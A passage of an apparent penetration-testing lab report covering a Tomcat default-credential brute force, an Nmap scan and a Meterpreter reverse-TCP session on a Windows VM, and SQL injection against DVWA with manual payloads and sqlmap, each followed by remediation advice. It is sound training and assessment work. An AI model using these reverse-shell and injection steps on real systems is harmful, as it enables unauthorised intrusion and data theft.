[*] 192.168.47.137:8180 - LOGIN FAILED: root:xampp (Incorrect)
[*] 192.168.47.137:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[*] 192.168.47.137:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[*] 192.168.47.137:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[*] 192.168.47.137:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[*] 192.168.47.137:8180 - Login Successful: tomcat:tomcat
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/tomcat_mgr_login) >
```

Validation

The exploitation attempt validated that the target system was using weak/default Tomcat credentials. Successful authentication demonstrated improper credential management and insecure default configurations.

Security Impact

Unauthorized administrative access possible

Increased risk of remote exploitation

Potential deployment of malicious WAR files

Privilege escalation opportunities

Findings

Finding 1 – Weak Default Credentials

The Tomcat Manager service accepted default credentials (tomcat:tomcat), indicating insecure authentication practices.

Finding 2 – Exposed Administrative Interface

The Tomcat Manager administrative panel was publicly accessible on port 8180.

Finding 3 – Credential Enumeration Successful

Automated credential testing successfully identified valid login credentials.

Remediation

Disable default credentials immediately

Enforce strong password policies

Restrict access to Tomcat Manager interfaces

Implement multi-factor authentication

Limit administrative access through firewall rules

Continuously monitor authentication logs

Exploit-DB Validation Summary

The exploitation simulation successfully identified weak default credentials on the Tomcat Manager service running on the target system. Credential enumeration using Metasploit demonstrated that insecure configurations could allow unauthorized administrative access. Proper password management, restricted administrative exposure, and continuous monitoring are necessary to reduce exploitation risks in production environments.

Post-Exploitation Practice

Tools Used

Metasploit Meterpreter

Windows Command Prompt

Nmap

Certutil (SHA256 Hashing)

Objectives

Establish Meterpreter session

Enumerate target system

Verify user privileges

Collect digital evidence

Generate SHA256 hash for integrity verification

Target Connectivity Verification



The target Windows machine connectivity was verified from the Kali Linux attacker machine using ICMP ping requests.

Command Used

ping 192.168.47.138

Observation

The target responded successfully with low latency, confirming the host was active and reachable on the local network.



Service Enumeration

Nmap scanning was performed to identify open ports, running services, and operating system information on the target machine.

Command Used

nmap -A 192.168.47.138

Findings

Port	Service	Description
135	MSRPC	Microsoft RPC
139	NetBIOS	Windows NetBIOS
445	SMB	Microsoft-DS

49152-49156
Services

RPC

Dynamic RPC

OS Detection

Windows 7 Home Basic SP1

SMB Signing Enabled

```
(root@kali:~/thunder)
└─$ nmap -A 192.168.47.138
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-15 01:39 -0400
Stats: 0:00:08 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 33.33% done; ETC: 01:40 (0:00:24 remaining)
Nmap scan report for 192.168.47.138
Host is up (0.00038s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds    Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp  open  msrpc           Microsoft Windows RPC
49153/tcp  open  msrpc           Microsoft Windows RPC
49154/tcp  open  msrpc           Microsoft Windows RPC
49155/tcp  open  msrpc           Microsoft Windows RPC
49156/tcp  open  msrpc           Microsoft Windows RPC
49163/tcp  open  msrpc           Microsoft Windows RPC
MAC Address: 00:0C:29:68:29:3F (Vmware)
Device type: general purpose
Running: Microsoft Windows 2008|7|Vista|8.1
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_vista cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Vista SP2 or Windows 7 or Windows Server 2008 R2 or Windows 8.1
Network Distance: 1 hop
Service Info: Host: WIN-3FQMRCJ6EH0; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
|_ clock-skew: mean: -1h30m00s, deviation: 3h10m31s, median: 0s
|_ smb2-time:
|   date: 2026-05-15T05:40:41
|_ start_date: 2026-05-15T04:27:53
|_ smb2-security-mode:
|   2.1:
|       Message signing enabled but not required
|_ smb-os-discovery:
|   OS: Windows 7 Home Basic 7601 Service Pack 1 (Windows 7 Home Basic 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7:sp1
|   Computer name: WIN-3FQMRCJ6EH0
|   NetBIOS computer name: WIN-3FQMRCJ6EH0\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2026-05-15T11:10:41:05:30
|_ nbstat: NetBIOS name: WIN-3FQMRCJ6EH0, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:6b:29:3f (Vmware)

TRACEROUTE
HOP RTT ADDRESS
1 0.38 ms 192.168.47.138

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 67.69 seconds
```

Meterpreter Session Establishment

A reverse TCP Meterpreter payload handler was configured in Metasploit to establish a session with the target host.

Commands Used

use exploit/multi/handler

```
set payload windows/meterpreter/reverse_tcp
```

```
set LHOST 192.168.47.132
```

```
set LPORT 4444
```

```
exploit
```

Result

The Meterpreter session was successfully established with the target machine.

Session Details

Parameter	Value
Attacker IP	192.168.47.132
Target IP	192.168.47.138
Payload	windows/meterpreter/reverse_tcp
Port	4444
Status	Successful

```

The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.47.132
LHOST => 192.168.47.132
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.47.132:4444
[*] Sending stage (190534 bytes) to 192.168.47.138
[*] Meterpreter session 1 opened (192.168.47.132:4444 -> 192.168.47.138:49188) at 2026-05-15 01:53:35 -0400

meterpreter > dir
Listing: C:\Users\sachi
=====
Mode                Size      Type    Last modified          Name
----                -
040777/rwxrwxrwx    0         dir     2026-05-15 00:27:59 -0400 AppData
040777/rwxrwxrwx    0         dir     2026-05-15 00:27:59 -0400 Application Data
040555/r-xr-xr-x    0         dir     2026-05-15 00:29:20 -0400 Contacts
040777/rwxrwxrwx    0         dir     2026-05-15 00:27:59 -0400 Cookies
040555/r-xr-xr-x    0         dir     2026-05-15 00:29:20 -0400 Desktop
040555/r-xr-xr-x   4096      dir     2026-05-15 00:29:20 -0400 Documents
040555/r-xr-xr-x    0         dir     2026-05-15 00:29:20 -0400 Downloads
040555/r-xr-xr-x   4096      dir     2026-05-15 00:29:21 -0400 Favorites
040555/r-xr-xr-x    0         dir     2026-05-15 00:29:20 -0400 Links
040777/rwxrwxrwx    0         dir     2026-05-15 00:27:59 -0400 Local Settings
040555/r-xr-xr-x    0         dir     2026-05-15 00:29:20 -0400 Music
040777/rwxrwxrwx    0         dir     2026-05-15 00:27:59 -0400 My Documents
100666/rw-rw-rw-   524288   fil     2026-05-15 01:53:21 -0400 NTUSER.DAT
100666/rw-rw-rw-   65536   fil     2026-05-15 00:27:59 -0400 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf

```

Privilege Verification

After obtaining Meterpreter access, user identity and privilege information were verified.

Commands Used

getuid

whoami

Observation

The active user account identified on the target system was:

WIN-3FQMRCJ6EH0\sachi

```

meterpreter > getuid
Server username: WIN-3FQMRCJ6EH0\sachi
meterpreter >

```

```
C:\Users\sachi>whoami  
win-3fqmrcj6eh0\sachi  
  
C:\Users\sachi>\_
```

Evidence Collection and Hashing

A sample evidence file named target.config was created on the victim machine and hashed using SHA256 to maintain integrity.

Commands Used

Batch file

```
echo VAPT Evidence > C:\Users\sachi\Desktop\target.config
```

```
certutil -hashfile C:\Users\sachi\Desktop\target.config SHA256
```

SHA256 Hash

```
99 ab de 05 3c df e1 fd 64 7b fa 4d 1c bd 49 33 6b 29 a1 04 47  
7d 05 d2 04 40 7c 90 54 ce
```

```
C:\Users\sachi>whoami  
win-3fqmrcj6eh0\sachi  
  
C:\Users\sachi>echo VAPT Evidence > C:\Users\sachi\Desktop\target.config  
  
C:\Users\sachi>certutil -hashfile C:\Users\sachi\Desktop\target.conf SHA256  
CertUtil: -hashfile command FAILED: 0x80070002 (WIN32: 2)  
CertUtil: The system cannot find the file specified.  
  
C:\Users\sachi>certutil -hashfile C:\Users\sachi\Desktop\target.config SHA256  
SHA256 hash of file C:\Users\sachi\Desktop\target.config:  
99 a6 de 05 3c df e1 fd 64 7b fa 4d 1c bd 49 33 6b 29 a1 04 47 7d 05 d2 04 8e dc  
40 7c 90 54 ce  
CertUtil: -hashfile command completed successfully.  
  
C:\Users\sachi>
```

Evidence Collection Table

Item	Description	Collected By	Date	Hash Value
target.config Generated	Sample Evidence File	VAPT Analyst	2026-05-15	SHA256

Post-Exploitation Summary

Post-exploitation activities were successfully performed on the Windows target system. Meterpreter access enabled user enumeration, directory listing, and evidence collection. Network services and operating system details were identified using Nmap. A SHA256 hash was generated to preserve evidence integrity, demonstrating standard forensic handling and post-exploitation validation techniques.

Capstone Project – Full VAPT Cycle

Objective

The objective of this capstone project was to perform a complete Vulnerability Assessment and Penetration Testing (VAPT) cycle on the DVWA (Damn Vulnerable Web Application) environment using Kali Linux tools. Activities included reconnaissance, vulnerability identification, exploitation, validation, and remediation reporting.

Tools Used

Kali Linux

DVWA

SQLMap

OpenVAS

Browser Developer Tools

Apache/MySQL Environment

PTES Phases Performed

1. Pre-Engagement Interaction

Scope and target environment were defined before testing.

Target application: DVWA running on local lab environment.

2. Intelligence Gathering

The DVWA application login page and dashboard were accessed successfully.

Evidence

DVWA Login Interface

DVWA Main Dashboard



Username

Password

Login

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)[CSP Bypass](#)[JavaScript Attacks](#)[Authorisation Bypass](#)[Open HTTP Redirect](#)[Cryptography](#)[API](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficulty**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerabilities** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [XAMPP](#) for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

More Training Resources

DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:

- [Mutillidae](#)
- [OWASP Vulnerable Web Applications Directory](#)

Username: admin
Security Level: Security Level: low
Locale: en

3. Vulnerability Analysis

The SQL Injection module inside DVWA was tested manually using payloads.

Manual SQL Injection Payload

1' OR '1'='1

The payload successfully bypassed normal query validation and exposed multiple database records.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left is a sidebar menu with various security modules. The 'SQL Injection' module is selected and highlighted in green. The main content area is titled 'Vulnerability: SQL Injection'. It features a 'User ID:' input field and a 'Submit' button. Below the input field, five database records are displayed in red text, all resulting from the injected payload '1' OR '1'='1'. The records show different user IDs, first names, and surnames. Below the records, there is a 'More Information' section with four links to external resources about SQL injection. At the bottom of the page, the current username is 'admin' and the security level is 'low'. There are also links to 'View Source' and 'View Help'.

Vulnerability: SQL Injection

User ID:

ID: 1'OR'1'='1
First name: admin
Surname: admin

ID: 1'OR'1'='1
First name: Gordon
Surname: Brown

ID: 1'OR'1'='1
First name: Hack
Surname: Me

ID: 1'OR'1'='1
First name: Pablo
Surname: Picasso

ID: 1'OR'1'='1
First name: Bob
Surname: Smith

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Username: admin
Security Level: Security Level: low

Observation

The application failed to sanitize user input properly, indicating SQL Injection vulnerability.

4. Exploitation Phase


SQLMap Exploitation

SQLMap was used to automate SQL Injection detection and database enumeration.

Command Used

sqlmap -u

"http://<target>/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --
cookie="PHPSESSID=<session>; security=low" --dbs



```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 64 HTTP(s) requests:
---
Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 8760 FROM (SELECT(SLEEP(5)))EDSd) AND 'vKuh'='vKuh6Submit=Submit

  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x717a767671,0x6e5268505449586c52657947586f6c53686363656547414872496148436a676944466e6b456b4845,0x71787071)-- -8Submit=Submit
---
[03:07:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.66
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[03:07:57] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

[03:07:57] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 26 times
[03:07:57] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/localhost'

[*] ending @ 03:07:57 /2026-05-15/
```

Results

SQLMap identified:

Time-based blind SQL Injection

UNION-based SQL Injection

Databases Extracted

dvwa

information_schema


Backend Information

DBMS: MySQL >= 5.0.12

Operating System: Linux Debian

Web Server: Apache 2.4.66

OpenVAS Vulnerability Scan



Detection Findings Log

Timestamp	Target IP	Vulnerability	PTES Phase
2026-05-15 03:15:00	192.168.47.138	SQL Injection	Exploitation
2026-05-15 03:17:00	192.168.47.138	Weak Input	Vulnerability
2026-05-15 03:20:00	192.168.47.138	XSS Risk	Exploitation

Observation

OpenVAS scan confirmed the presence of web application vulnerabilities and weak security controls in the DVWA environment.

Remediation Recommendations

Input Validation

Sanitize all user-supplied inputs.

Reject malicious characters and SQL meta-characters.

Prepared Statements

Use parameterized SQL queries.

Avoid dynamic SQL query construction.

Web Application Firewall

Deploy WAF protection to block malicious requests.

Security Hardening

Disable verbose database error messages.

Implement least privilege database access.

Regular Security Testing

Perform periodic VAPT assessments and rescans using OpenVAS.

PTES Technical Report

A complete Vulnerability Assessment and Penetration Testing (VAPT) cycle was conducted on the DVWA application hosted in a controlled lab environment. The assessment followed PTES methodology including intelligence gathering, vulnerability analysis, exploitation, and reporting phases. Initial reconnaissance confirmed the accessibility of the DVWA web application and associated services.

Manual testing identified a SQL Injection vulnerability in the application's input parameter. The payload `1' OR '1'='1` successfully manipulated backend SQL queries and exposed multiple records. Further automated exploitation was performed using SQLMap. The tool confirmed both time-based blind and UNION-based SQL Injection vulnerabilities. SQLMap successfully enumerated backend databases including `dvwa` and `information_schema`.

The backend infrastructure was identified as MySQL running on a Debian Linux server with Apache 2.4.66. OpenVAS scanning additionally highlighted weak input validation and potential XSS exposure within the application.

The assessment concluded that the target environment lacked sufficient input sanitization and secure coding practices. Recommended mitigations include implementing prepared statements, validating user inputs, deploying a web application firewall, and conducting periodic vulnerability assessments to reduce future attack exposure.

Non-Technical Summary

A security assessment was performed on the DVWA web application to evaluate its resistance against cyberattacks. During testing, vulnerabilities related to improper input validation were discovered. Attack simulations demonstrated that unauthorized users could manipulate application queries and access sensitive database information.

Automated scanning tools also identified additional weaknesses that could expose the system to further attacks. These findings indicate that the application requires stronger security controls and improved coding practices.

It is recommended to implement secure input handling, use safer database query methods, and perform regular security testing to reduce risk and improve overall application security.

